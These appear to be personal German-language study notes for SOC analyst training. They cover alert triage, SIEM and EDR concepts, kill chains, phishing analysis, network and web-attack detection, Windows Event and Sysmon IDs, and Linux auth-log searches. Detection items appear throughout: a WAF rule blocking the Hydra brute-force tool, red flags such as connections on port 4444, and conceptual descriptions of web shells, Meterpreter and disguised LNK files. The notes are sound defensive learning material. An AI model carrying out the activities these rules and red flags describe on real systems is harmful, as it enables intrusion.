

SOC (Security Operations Center). Besteht aus drei Säulen: **People, Process and Technology**.
Überwachung der Netzwerke und Systeme eines Unternehmens. MSSP = Providing SOC to a client. Der Fokus liegt auf:

Detection: **vulnerabilities**, **unauthorized activity** (remote Zugriff), **policy violations** (downloading pirated media files and sending confidential company files insecurely), **intrusions** (unauthorized access).

Response: Once an incident is detected, certain steps are taken to respond to it. This response includes minimizing its impact and performing the root cause analysis of the incident. SOC helps the incident responder carry out these steps.

Menschen:

SOC Analyst L1: Macht Alert Triage und filtern True Positives.

SOC Analyst L2: Führt Deep Analysis und Correlation bei Phishing/Malware durch.

SOC Analyst L3: Macht Threat Hunting und unterstützt Incident Response.

CERT Lead: Koordiniert Major Incidents wie Ransomware.

GRC Auditor: Prüft Compliance, z. B. PCI DSS.

Penetration Tester: Testet Systeme und Anwendungen auf Vulnerabilities.

SOC Engineer: Betreibt SOC-Tools und behebt technische Issues.

Security Engineer: Deployt und konfiguriert Security Solutions.

Detection Engineer: Erstellt und tuned Detection Rules.

Threat Researcher: Analysiert Threat Actors, TTPs und IOCs.

SOC Manager: Steuert SOC-Prozesse und berichtet an den CISO.

Alert triage / handling / processing / investigation / analysis: Schritte ausspielen 🖱️



Triage Steps:

1. Picking the Right Alert: Filter out In Progress/Closed alerts. 1. Sort by severity: critical first. 2. Sort by time: oldest first.

2. Alert übernehmen.

3. Workbook vorhanden: Dort definierten Schritte befolgen.

4. Ohne Workbook selbst analysieren: Betroffene Assets (user, hostname, cloud, network, or website) identifizieren, die Alert-Aktion verstehen, verdächtige Aktivitäten vor und nach dem Alert prüfen und Threat Intelligence nutzen.

5. Ergebnis dokumentieren: Analyse, Findings und Begründung festhalten und ein Verdict setzen, z. B. True Positive.

Answering 5 W's. Bsp: Alert: Malware detected on Host: GEORGE PC

What? A malicious file was detected on one of the hosts inside the organization's network.

When? The file was detected at 13:20 on June 5, 2024.

Where? The file was detected in the directory of the host: "GEORGE PC".

Who? The file was detected for the user George.

Why? After the investigation, it was found that the file was downloaded from a pirated software-selling website.

6. Eskalieren oder schließen: Entweder an L2 eskalieren; oder Kommentar hinzufügen und den Alert schließen.

Escalation ist nötig, wenn:

- An indicator of a major cyberattack requiring deeper investigation or DFIR (Digital Forensics and Incident Response)
- Actions required: z.B.: malware removal, host isolation or password reset.
- Communication with customers, partners, management or law enforcement agencies is required
- You don't fully understand the alert and need some help from more senior analysts

Alert Properties: Time, Name, Severity, Status (New/In Progress/Closed),

Verdict (True Positive = Real Threat or False Positive = No Threat), Assignee (Verantwortliche),

Description(alert generating rule + Why this activity can indicate an attack), Fields (Affected Hostname & more).

Wichtige Communication Cases: L2 nicht erreichbar: Erst L2, dann L3 anrufen.

Account Compromise: Betroffenen User nicht über den kompromittierten Chat kontaktieren, sondern z. B. per Telefon.

Falsch klassifizierter Alert: Sofort L2 kontaktieren und die Bedenken erklären.

SIEM-Problem: Alert nicht überspringen; so viel wie möglich untersuchen und L2 oder SOC Engineer informieren.

Technology automatisiert & reduziert manuelle Arbeit. **Ablauf:** Event → Log → SIEM/EDR → Detection Rule → Alert

Detection Rules: Nach bestimmten Angriffsmustern suchen; Log Source, Event ID/Code oder NewProcessName.

Bsp: Event ID 104: Event Logs wurden gelöscht → möglicher Versuch, Spuren zu entfernen.

Rule: If Log Source == WinEventLog AND EventID == 104 → Trigger Alert: Event Log Cleared.

Wichtige Security-Lösungen: Maßnahmen und Tools zum Schutz, zur Erkennung und zur Reaktion auf Cyberbedrohungen

SOAR: Automatisiert Reaktionen auf Alerts durch Playbooks.

EDR: Visibility, Detection and Response **tief** auf Endgeräte. **Tools:** CrowdStrike Falcone, SentinelOne ActiveEDR.

XDR: wie EDR, aber sieht **breiter** über mehrere Security-Layer. Korreliert Endpoints, E-Mail, Netzwerk, Cloud und Identity.

Antivirus: Erkennt und entfernt nur bekannte Malware. Durch Signature-Based Detection.

EPP: Schützt Endgeräte präventiv vor Bedrohungen.

Firewall: Filtert Netzwerkverkehr und blockiert verdächtige Verbindungen.

WAF: (Web Application Firewall) Schützt Application Layer, indem sie eingehende HTTP-Anfragen prüft und blockiert.

IDS/IPS: (Detection/Prevention) Erkennt verdächtigen Netzwerkverkehr und [erstellt Alerts/blockiert ihn automatisch].

IAM: (Identity and Access Management) Verwaltet Identitäten und Zugriffsrechte.

SIEM (Security Information and Event Management) = Zentraler Untersuchungspunkt.

Sammelt Logs aus Quellen wie Endpoints, Servern und Firewalls; **vereinheitlicht** Log-Formate; **korreliert** (erkennt

Zusammenhänge) zwischen Events; **löst Alerts aus** durch Detection Rules. **Darstellt** die Sicherheitsdaten übersichtlich:

Dashboards & Reports. **Tools:** Splunk, Sentinel.

Log-Ingestion ins SIEM:

Agent/Forwarder: Sammelt Logs direkt vom Endpoint und sendet an SIEM.

Syslog: Sendet Echtzeit-Logs zentral an SIEM.

Manual Upload: Offline-Logs werden manuell hochgeladen.

Port-Forwarding: Systeme senden Logs an einen bestimmten SIEM-Port.

EDR (Endpoint Detection & Response): Schutz von Endgeräte, wie Computers / Server auch außerhalb Firmennetzwerk

Wichtige EDR-Funktionen:

Visibility: Sammelt **Telemetry**. Analysten sehen z. B. **Process Trees** und **Activity Timelines**.

Detection: Bedrohungen durch Signaturen, Verhalten, Machine Learning und IOCs. Funktioniert ohne bekannte Signatur.

Response: Aktion aus EDR-Konsole, z. B. Host Isolation, Process Termination, File Quarantine oder Remote Response.

Agents/Sensors: Auf Endpoints installiert und überwachen Aktivitäten, senden diese in Echtzeit an die zentrale Console.

Console: Sammelt und korreliert Daten mit Detection Logic, Machine Learning und Threat Intel. Löst Alerts aus.

Integration: EDR arbeitet mit anderen Tools wie Firewall & SIEM zusammen.

Telemetry = Aktivitätsdaten, die ein EDR-Agent vom Endpoint sammelt. Typische Telemetry-Daten:

Prozesse, Network Connections (zu externen IPs, C2-Servern, ungewöhnlichen Ports), **Command Line Activity**,

File/Folder Modifications, Registry Modifications: Änderungen in der Windows Registry, z. B. für Persistence.

Detection-Techniken

Behavioral Detection: Verhalten ist verdächtig, z. B. winword.exe startet PowerShell.exe.

Anomaly Detection: Erkennt Abweichungen vom normalen Verhalten, z. B. ungewöhnliche Registry-Änderungen.

IOC Matching. MITRE ATT&CK Mapping. Machine Learning: Muster in mehreren Aktionen als verdächtig erkannt. z.B.:

Word → PowerShell → Download → externe Verbindung.

Response-Techniken:

Host Isolation, Terminate Process, Quarantine: Isoliert schädliche Dateien, damit sie nicht ausgeführt werden können.

Remote Access: Ermöglicht Remote Shell Zugriff für tiefere Analyse oder manuelle Aktionen.

Artefact Collection: Sammelt forensische Daten wie Memory Dumps, Event Logs, Ordnerinhalte oder Registry Hives.

WAF-Typen:

Cloud-based / Reverse Proxy: Steht vor dem Webserver, z. B. Cloudflare, AWS WAF.

Host-based: Läuft direkt auf dem Webserver oder in der Anwendung.

Network-based: Physische oder virtuelle Gerät am Netzwerk-Perimeter.

[Rule #1]	IF Client IP == 10.10.10.100 → BLOCK
[Rule #2]	IF User-Agent == "Hydra" → BLOCK
[Rule #3]	IF Region != US or EU → CHALLENGE

WAF-Erkennungsmethoden:

Signature-based: Vergleicht Requests mit bekannten Angriffsmustern, z. B. sqlmap oder typische SQLi-Payloads.

Heuristic-based: Bewertet verdächtige Strukturen, z. B. sehr lange URLs, viele Sonderzeichen, encoded Payloads.

Anomaly / Behavioral Detection: Erkennt unnormales Verhalten, z. B. viele Login-Versuche von einer IP.

IP Reputation / Geo Filtering: Blockiert bekannte böartige IPs oder Regionen, die für die Anwendung untypisch sind.

Pyramid of Pain-Konzept zeigt Schwierigkeit für Angreifer, eine Indikator zu manipulieren. **Einfach zu schwer** 📌

Hash benutzt Dateien eindeutig zu identifizieren. Hash malicious bekannt?

IP-Adress können hilfreich sein, um bekannte Angreifer-Infrastruktur zu blockieren, z. B. über Firewall-Regeln.

Fast Flux macht das noch schwieriger: Dabei werden viele wechselnde IP-Adressen mit einer Domain verbunden.

Domain-Names Für Veränderung: Domains registrieren, DNS Records anpassen oder neue Infrastruktur nutzen.

Punycode-Angriff ähnlich aussehen, z. B. adidas.de. **URL Shortener** wie bit.ly, tinyurl können malicious URL verstecken

Zur **Erkennung Reputation prüfen**: VirusTotal, urlscan.io, **Any.run** (Online-Sandbox für Malware-Analyse) wichtig.

HTTP Requests: Welche URLs/Ressourcen wurden aufgerufen?

Connections: Welche Hosts/IPs wurden kontaktiert?

DNS Requests: Welche Domains wurden aufgelöst?

Host Artifacts sind Spuren, die ein Angreifer direkt auf einem System hinterlässt. z.B.: abgelegte Malware-Dateien.

Network Artifacts sind Spuren, die ein Angreifer im Netzwerkverkehr hinterlässt. Wireshark, IDS, Snort.

Tools, also Werkzeuge oder Dateien, die Angreifer nutzen. Beispiele: Payloads, .exe, .dll, Backdoors or pass crackers.

Erkennung: Antivirus, Detection Rules, YARA Rules: Suche Malware-Merkmalen, **Fuzzy Hashing:** Erkennt leicht verändertes Malware.

TTPs (Tactics, Techniques & Procedures) beschreiben wie ein Angreifer vorgeht, MITRE ATT&CK Mapping.

Cyber Kill Chain: Angriffsablauf grob verstehen.

Reconnaissance is the research and planning phase of an attack against a system or victim.

Weaponization: Exploit = Code / Methode, die Vuln. ausnutzt. **Payload** Code, der nach Exploit ausgeführt wird. **Malware.**

Bsp: Exploit nutzt eine Browser-Lücke aus. Payload startet Shell to load Malware.

Typische Aktionen: infizierte Office-Dokumente mit Makros erstellen. Malware/Payloads vorbereiten. USB-Sticks präparieren. C2-Infrastruktur aufbauen. Backdoors einrichten. Phishing- oder OAuth-Consent-Vorlagen vorbereiten.

Delivery: Phishing Email / USB dropping / infecting their frequently visited website (Watering hole attacks)

Exploitation: Malicious Macros = Schadcode startet beim Öffnen eines Dokuments. **Zero-Day Exploits, Known CVEs.**

Installation/Persistence: Der Angreifer richtet dauerhaften Zugriff ein, damit er auch später wieder ins System kommt.

Typische Methoden: Web Shell = schädliches Skript auf Webserver. **Backdoor** = versteckter Zugang zum System.

Meterpreter = Metasploit-Payload für Remote-Zugriff. **Windows Services** = Dienste erstellen/ändern, um Payloads regelmäßig auszuführen. **Registry Run Keys / Startup Folder** = Malware startet beim Login automatisch.

Timestomping = Dateizeitstempel verändern, um Malware unauffälliger wirken zu lassen.

Command & Control: baut eine Verbindung zu einem Angreifer-Server auf. So Remote-Kontrolle über das Opfer-System.

C2 Beaconing = infizierter Host meldet sich regelmäßig beim C2-Server. **C2-Server** = Infrastruktur des Angreifers.

Häufige C2-Kanäle: HTTP/HTTPS über Port 80/443 = fällt weniger auf, wirkt wie normaler Webtraffic.

DNS Tunneling = Kommunikation über DNS-Anfragen. **IRC**, aber leichter erkennbar.

Actions on Objectives: Angreifer führt sein eigentliches Ziel aus. z.B.: sensible Daten exfiltrieren.

Unified Kill Chain: Moderne Angriffsabläufe detaillierter abbilden. Defans = "atak zincirini bir noktadan kır".

1	Reconnaissance	Researching, identifying and selecting targets using active or passive reconnaissance.
2	Weaponization	Preparatory activities aimed at setting up the infrastructure required for the attack.
3	Delivery	Techniques resulting in the transmission of a weaponized object to the targeted environment.
4	Social Engineering	Techniques aimed at the manipulation of people to perform unsafe actions.
5	Exploitation	Techniques to exploit vulnerabilities in systems that may, amongst others, result in code execution.
6	Persistence	Any access, action or change to a system that gives an attacker persistent presence on the system.
7	Defense Evasion	Techniques an attacker may specifically use for evading detection or avoiding other defenses.
8	Command & Control	Techniques that allow attackers to communicate with controlled systems within a target network.
9	Pivoting	Tunneling traffic through a controlled system to other systems that are not directly accessible.
10	Discovery	Techniques that allow an attacker to gain knowledge about a system and its network environment.
11	Privilege Escalation	The result of techniques that provide an attacker with higher permissions on a system or network.
12	Execution	Techniques that result in execution of attacker-controlled code on a local or remote system.
13	Credential Access	Techniques resulting in the access of, or control over, system, service or domain credentials.
14	Lateral Movement	Techniques that enable an adversary to horizontally access and control other remote systems.
15	Collection	Techniques used to identify and gather data from a target network prior to exfiltration.
16	Exfiltration	Techniques that result or aid in an attacker removing data from a target system.
17	Impact	Techniques aimed at manipulating, interrupting or destroying the target system or data.
18	Objectives	Socio-technical objectives of an attack that are intended to achieve a strategic goal.

Threat Modeling = Assets identifizieren, Schwachstellen & mögliche Angriffe bewerten, Maßnahmen zur Riskversenkung.
Tools: STRIDE, DREAD, CVSS.

Email Basics: **E-Mail-Protokolle:** **SMTP** = sendet E-Mails. **POP3/IMAP** = empfangen:

POP3 = lädt 1-mal herunter. Danach vom Server gelöscht. **IMAP** = synchronisiert E-Mails über mehrere Geräte.

Ablauf einer E-Mail:

1. Sender schickt Mail per SMTP an seinen Mailserver
2. Mailserver fragt DNS nach dem Mailserver der Empfänger-Domain
3. DNS liefert die Adresse zurück
4. Mail wird an den Empfänger-Mailserver gesendet
5. Empfänger-Client verbindet sich mit dem Mailserver
6. Mail wird **entweder** per POP3 heruntergeladen **oder** per IMAP synchronisiert

Types of malicious emails:

Spam = unerwünschte Massenmails

Malspam = Spam mit schädlichem Inhalt

Phishing = Täuschung, um Daten/Logins zu stehlen

Spear Phishing = gezieltes Phishing gegen Person/Organisation.

Smishing = Phishing per SMS

Vishing = Phishing per Telefonanruf

Business Email Compromise (BEC) = Angreifer nutzt ein echtes internes E-Mail-Konto.

Phishing Analysis:

Inhaltliche Merkmale: gefälschter Absender, dringender Inhalt, Imitation bekannter Marken.

Inspect Message Source Always!: Nutze Thunderbird: View => Message Source.

Check Domain names, email headers, body content, links and attachments.

Defanging = Links/IPs/E-Mail-Adressen unclickbar machen: `https://gchq.github.io/CyberChef/#recipe=Defang_URL()`

Reconstructing Attachments: Anhänge sind im E-Mail-Quelltext eingebettet und können dort analysiert werden.

Tools: www.apivoid.com/tools/base64-to-pdf/ <https://gchq.github.io/CyberChef/>

Netzwerkverkehrsanalyse: sowohl nach dem **TCP/IP-Modell**, als auch nach **Quellen** und **Arten**.

2 Quellen für Netzwerkverkehr:

Intermediary Devices = Geräte, durch die Traffic hindurchläuft, z. B. Firewalls, Switches, Router, Web-Proxys, IDS/IPS, Access Points oder WLAN-Controller. Sie erzeugen selbst auch Traffic, aber deutlich weniger als Endgeräte.

Endpoint Devices = Geräte, bei denen Traffic beginnt oder endet, z. B. Clients, Server, IoT-Geräte, mobile Geräte, Cloud.


2 Arten von Netzwerkverkehr:

North-South Traffic = Traffic, mit außerhalb des internen Netzwerkes. Er läuft meistens über die Firewall. Z.B.: HTTPS, DNS, SSH, VPN oder SMTP. Gute Firewall-Regeln und sauberes Logging sind hier wichtig für Sichtbarkeit.

East-West Traffic = Traffic innerhalb des LANs oder internen Cloud. Laterale Bewegung erkennen. **Services:**


- ▼ Directory, Authentication & Identity Services
 - Kerberos / LDAP: Authentication/queries to Active Directory
 - RADIUS / TACACS+: Network access control
 - Certificate Authority issuing internal certifications
- ▼ File shares & print services
 - SMB/CIFS: Accessing network drives
 - IPP/LPD: Printing over the network
- ▼ Router, switching, and infrastructure services
 - DHCP: traffic between hosts and the DHCP server
 - ARP broadcast messages
 - Internal DNS
 - Routing protocol messages
- ▼ Application Communication
 - Database Connections: SQL over TCP
 - Microservices APIs: REST or gRPC calls between services
- ▼ Backup & Replication
 - File Replication: Between data centers or to backup servers
 - Database Replication: MySQL binlog replication, PostgreSQL streaming, and more
- ▼ Monitoring & Management
 - SNMP: Device health metrics
 - Syslog: Centralized logging
 - NetFlow/IPFIX: Traffic flow telemetry
 - Other endpoint logs sent to a central logging server

SMB:



Beispiele für Netzwerk-Flows:

HTTPS: 2 Sessions: Browser $\rightleftharpoons$ Web-Proxy & Web-Proxy $\rightleftharpoons$ Webserver. Proxy ver-/entschlüsselt Traffic + prüft Inhalt.



External DNS: Client fragt den internen DNS-Server. Dieser fragt bei Bedarf externe DNS-Server über Router und Firewall ab. Die Resp geht an internen DNS-Server und dann an den Client.

SMB mit Kerberos 1. Client authentifiziert sich zuerst über Domain Controller. 2. Erhält er ein Service Ticket und kann damit eine SMB-Verbindung zu einer Freigabe wie \\FILESERVER\MARKETING herstellen.

Die wichtigsten Quellen für Netzwerk-Traffic-Analyse sind:

1. Logs: zeigen nur ausgewählte Felder. Jeder entscheidet selbst, was geloggt wird. Loggsendung durch Syslog or SNMP.

Kibana = Data Visualization Tool im Browser. Erkenne schnell die Muster in vielen Logs.

2. Full Packet Capture: Vollständigen Inhalt der Kommunikation zeigen. 2 Methoden:

Network TAP: physisches Gerät zwischen Netzwerkverbindungen. Kopiert den Traffic und sendet an ein Analysegerät.

Port Mirroring: Ein Switch kopiert Traffic von einem Port auf einen anderen Port, an dem Packet-Capture-System hängt.

Best Practices:

- **Right Placement:** Z.B.: Du willst Internet-Traffic analysieren $\rightarrow$ Capture nahe an der Firewall.

- **Duration** = wie lange mitschneiden? **1 Gbps für 24 Stunden $\Rightarrow$ 10,8 TB** Speicher nötig.

- **Auswahl:** TAP: sehr zuverlässig und ohne Performanceverlust. Mirror: einfacher einzurichten, aber Switch überlastet.

Tools: Wireshark, tcpdump, Snort.

Wireshark: **Arbeite mit Filtern**, z. B.: `http ip.dst == 10.10.20.200 && http.user_agent http.response.code == 302`

Komplette Kommunikation rekonstruieren: Right click packet $\rightarrow$ Follow HTTP Stream.

3. Network Statistics: Nur Verbindungs-Metadaten: Source/Dest.-IP/Port, Wie viele DNS-Anfragen sendet ein Host?

Tools: **NetFlow:** Zur Erkennung von C2-Kommunikation, Datenexfiltration, lateraler Bewegung. **IPFIX:** Besser anpassbar.

Company Network Components:

Endpoints: PCs und Laptops der Mitarbeiter. **Angriffe:** Phishing, Malware-Downloads, C2-Verbindungen.

File- und Database-Server: Speichern wichtige Unternehmensdaten. **Angriffe:** Ransomware, Datendiebstahl, Exfiltration.

Email Servers, Application Server: Der eigentliche Code/Logic der Website: HTML, CSS, Bilder, Icons, Funktionen.

Web Server: Nimmt Web-Anfragen und liefert Antworten aus. **Apache:** Oft für einfache Websites & WordPress.

Nginx: Häufig für moderne Webapps und große Plattformen. **IIS:** Microsoft-Webserver, oft in Unternehmensumgebungen.

VPN Gateways: Allow secure remote access to internal resources.

Active Directory: Verwaltet Benutzer, Geräte und Zugriffsrechte. **Typische Angriffe:** Password Spraying, Privilege Escal.

Router and Switches: Verbinden Geräte und Netzwerke. **Angriffe:** MitM, Traffic umleiten, ARP Spoofing, Backdoors.

Firewalls: Kontrollieren den Verkehr zwischen internem Netzwerk und Internet. Ihre Logs = frühe Hinweise auf Angriffe.

Angriffe: Port Scan, Exploit-Versuche, Brute-Force auf VPN/RDP, Regelumgehung, C2- oder Exfiltration-Traffic

Network Perimeter network-centric logs am Netzwerkrand (zwischen interne & externe). **Bestandteile:** Firewall, Router/Gateway, DMZ, VPN Gateway. Perimeter ist erste Verteidigungslinie gegen externe Angriffe.

Network Discovery Detection = die öffentlich erreichbare Angriffsfläche finden.

SOC: Alle Assets, Services, unnötige offene Ports finden. Schwachstellen erkennen, patchen. Angriffsfläche reduzieren.

Gutes & böses Scan: Allowlists für bekannte interne Scan. Threat Intelligence. Erkennungsregeln für böses Scan-Verhalt.

Horizontal Scanning 1 Port, viele Hosts. **Vertical Scanning** 1 Host, viele Ports. **Mixed Scanning** viele Hosts & viele Ports.

2 Arten bössartige Scanning:

External Scanning Activity: Angreifer sucht von außen nach Einstiegspunkten = Reconnaissance-Phase. Severity = low.

Merkmale: Quelle = externe IP, Ziel = Unternehmens-IP / Perimeter-System

Reaktion: IP am Perimeter blockieren, Logs prüfen, Threat Intelligence nutzen.

Internal Scanning Activity: Angreifer sucht von innen nach Laterale Movement. Severity = critical.

Merkmale: Quelle = private interne IP, Ziel = private interne IP

Reaktion: Alert eskalieren, Incident Response starten, betroffenen Host untersuchen, Root Cause Analysis durchführen.

Scan-Techniken

1. Ping Sweep: Scanner sendet ICMP-Pakete an Host. **Antwort**: Online-Host antwortet mit ICMP => Host online.

Nachteil: ICMP wird oft von Firewalls blockiert.

2. TCP SYN Scan: Scanner sendet ein SYN. **Antwort**: SYN-ACK enthalten => Host online & Port offen.

Vorteil: Schwerer zu erkennen.

3. UDP Scan: Scanner sendet leere UDP-Pakete. **Nachteil**: Langsam und unzuverlässig.

If resp == ICMP Port Unreachable, then Port = closed. If ! resp, then Port may be open.

Best Web Security Practices:

Protecting the Application: Der eigentliche Code der Website: HTML, CSS, Bilder, Icons, Funktionen.

Secure Coding: Avoid insecure functions, ensure proper handling of errors and remove sensitive information.

Input Validation & Sanitization: Validate and sanitize user input to prevent injection attacks.

Access Control: Restrict access based on user roles.

Protecting the Web Server: Nimmt Web-Anfragen entgegen und liefert Antworten aus.

Logging: Keep a detailed record of all web requests with access logs.

Web Application Firewall (WAF): Filter and block harmful traffic based on defined rules.

CDN: Reduce direct exposure to your server and use integrated WAFs.

Protecting the Host Machine: Betriebssystem des Servers, z. B. Linux oder Windows.

Least Privilege: Use low-privilege users for services.

System Hardening: Disable unnecessary services and close unused ports.

Antivirus: Add endpoint-level protection that blocks known malware.


Security Tips for All Three Components:

Strong Authentication: Don't just let anyone access your code, admin panels, or host machine.

Patch Management: Ensure your app dependencies, web server and host machine are up to date.

Use Access Logs: Angriffe zu erkennen.

CDN (Content Delivery Network) speichert Inhalte auf externen Server. Ziel: Website schneller und sicherer ausliefern.



Bsp: Cloudflare, Amazon CloudFront, Azure Front Door. **Security-Vorteile**:

IP Masking: Versteckt die echte Origin-Server-IP

DDoS Protection: Kann große Mengen Traffic abfangen

HTTPS/TLS: Erzwingt verschlüsselte Verbindungen

Integrated WAF: Viele CDNs haben eine eingebaute Web Application Firewall

Detecting Web Attacks:

Client-side passieren im Browser des Users: Angriff nicht in Server-Log. Deshalb EDR. Angriffe: XSS, CSRF, Clickjacking.

Server-side greifen Webserver, Application-Code, Backend oder die DB an. Angriff in Server-Log. Angriffe: BF, SQLi.

Access Logs: Anfrage an Webserver. 1 Client IP, 2 Time + Request, 3 Status Code, 4 Resp Size, 5 Referrer, 6 User-Agent

10.10.10.100	[20/Aug/2025:17:43:00] "GET /myaccount.html HTTP/1.1"	200	2212	/login.html	Mozilla/5.0"
1	2	3	4	5	6


Angriffsmuster in Access Logs: **Directory Fuzzing**: Viele Anfragen auf verschiedene Pfade. Viele 404 & 200.

Brute Force: Viele POST Requests auf Login-Seiten. **SQLi**: Verdächtige Query Strings.

Windows Logging: = WinEventLogs (Benutzer-, Sicherheits-, Systemereignisse) + Sysmon (Prozess-, Netzwerkverhalten)

WinEventLogs liegen unter C:\Windows\System32\winevt\Logs strukturiert im EVTX-Format **binär** mit Event IDs.

Zum Lesen nutze **Event Viewer**: Win + R → eventvwr → Enter. **Event ID** = Ereignistyp. Bsp: 4625 = Failed Login.



1) Log Sources. 2) Log List. 3) Log Details. 4) Filters.

Authentication:

4624 – Successful Logon: Wichtig: Username, Source IP, Host-/Workstationname, Logon Type, Logon ID

4625 – Failed Logon: Typische Hinweise auf Enumeration-Attacks. Logon Types 3 (Network) / 10 (RDP).

Wenn verdächtige Login: speichere die: Logon ID, weil sie die Session identifiziert und beobachte Userverhalten.

User Management Events: zeigen, wer Benutzerkonten erstellt, geändert, (de-)aktiviert, zu Gruppe hinzugefügt hat

4720 = User Account Created

4722 = User Account Enabled

4723 = User changed own password

4724 = Password reset by another user

4725 = User Account Disabled

4726 = User Account Deleted

4732 = User added to security group

4733 = User removed from security group

4738 = User Account Changed

Hunt for Backdoored Users:

1. Review 4720/4732 Events

2. Verdächtig ist: Aktion außerhalb der Arbeitszeit, unbekannter Subject User, ungewöhnlicher neuer Accountname, Accountname passt nicht zum Firmenmuster, User wird zu Admins hinzugefügt, IT kann die Änderung nicht bestätigen.

3. Confirm action is malicious: durch Logon ID ursprünglichen Login überprüfen.

Sysmon = external tool not installed by default for **Process Monitoring**: Prozesse + Dateien + Netzwerk + DNS + Sys Cal

System Calls = Anfragen eines Programms an den OS-Kernel.

Wichtig: Fast jeder Angriff nutzt Prozess auf Endpoint, z. B.: cmd.exe, powershell.exe, rundll32.exe, wscript.exe

CreateProcess / **NtCreateUserProcess** = Prozessstart auf Windows. **execve** = Prozessstart auf Linux

Sysmon Logs befindet in: Event Viewer → Applications & Services → Microsoft → Windows → Sysmon → Operational

Wichtige Sysmon Event IDs:

1 = Process Creation

3 = Network Connection

11 = File Create

13 = Registry Value Set

22 = DNS Query

Analyse Process Launch:

1. Open Sysmon logs and filter for event ID 1

2. Review the fields from the process and binary info groups. The red flags are:

- Suspicious path like C:\Temp or C:\Users\Public
- Suspicious name like aa.exe or jqyvpqldou.exe
- Hash matches as malware on VirusTotal

3. Review the fields from the parent process group. The red flags are:

- Parent matches red flags from step 2 (suspicious name, path, or hash)
- Parent is not expected (e.g. Notepad launching some CMD commands)

4. If still in doubt, go up the process tree until you are confident in your verdict:

- Find the preceding event where ProcessId equals ParentProcessId in your event
- Analyze it by following steps 2 and 3 (suspicious parent, name, path, or hash)

5. Finally, trace the attack chain by filtering all Security and Sysmon events with the same Logon ID

Analyse Process Activities:

1. Copy the ProcessId from the event ID 1

2. Search for other Sysmon events with this ProcessId

3. Your red flags for network connection events are:

- Connection to external IPs on port 80 or on non-standard ports like 4444
- Connection to known malicious IPs checking on VirusTotal
- DNS queries to suspicious domains (*.top, *.click, or hpdavkfpadvsl.com)

4. Your red flags for file and registry changes are:

- Files dropped to temporary directories like C:\Temp or C:\Users\Public
- Dropped file is a script (.bat or .ps1) or executable (.exe or .com)
- Created files or registry keys are used for persistence

PowerShell Logging: für Angreifer sehr attraktiv, weil es auf Windows vertrauenswürdig ist und viele Aktionen kann.

Problem: Sysmon Event ID 1 zeigt oft nur: powershell.exe wurde gestartet, aber nicht, darin ausgeführte Befehle.

Lösung: PowerShell History File:

C:\Users\<USER>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt

Open per CMD: notepad "C:\Users\<USER>\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt"

History-Datei: zeigt eingegebene PowerShell-Befehle, existiert pro Benutzer, bleibt nach Neustart erhalten, kann manuell gelöscht werden, zeigt keine Command Outputs, zeigt nicht den Inhalt ausgeführter Scripts.

LNK-Dateien sind Windows-Shortcuts. Ein Angreifer kann eine .lnk Datei so tarnen, dass sie z. B. wie ein Google Chrome Shortcut aussieht, aber in Wirklichkeit PowerShell startet.

Most common Windows Initial Access methods are:

exposed services: Angreifer greift offenen Dienst an. Bsp: RDP, SSH, VPN, SMB, Webserver

user-driven attacks: User klickt/öffnet etwas Schädliches. Bsp: Phishing öffnen, LNK-Datei anklicken, Makro-Dokument starten, Fake-Update ausführen.

Linux Logging: Logs liegen unter /var/log meist Textlogs ohne feste Event IDs.

grep "error" log.txt Suche "error" in log.txt. **-i** Groß-/Kleinschreibung ignorieren. **-v** Zeilen ohne diesen Text.
grep -E "wort1|wort2" file Mehrere Begriffe / Regex nutzen. **-R** Rekursiv in allen Dateien eines Ordners suchen.
grep -R -E "auth|login|session" /var/log Wenn du nicht weißt, wo ein bestimmtes Event steht, suche.
grep -iP "(?=.*user)(?=.*ubuntu)(?=.*ssh)(?=.*opened)" /var/log/auth.log hepsi birden olsun istersen!
grep -oE '[0-9]+\.[0-9]+\.[0-9]+\.[0-9]+' IP çıkart

Datei für Linux-Auth-Events = /var/log/auth.log Bei RHEL/CentOS oft: /var/log/secure

Nach Sessions suchen: cat /var/log/auth.log | grep -E 'session opened|session closed'

SSH-Events erkennen: cat /var/log/auth.log | grep "sshd" | grep -E 'Accepted|Failed'

User-Management erkennen: cat /var/log/auth.log | grep -E '(passwd|useradd|usermod|userdel)\['

Bruteforce erkennen: grep "Failed password" /var/log/auth.log

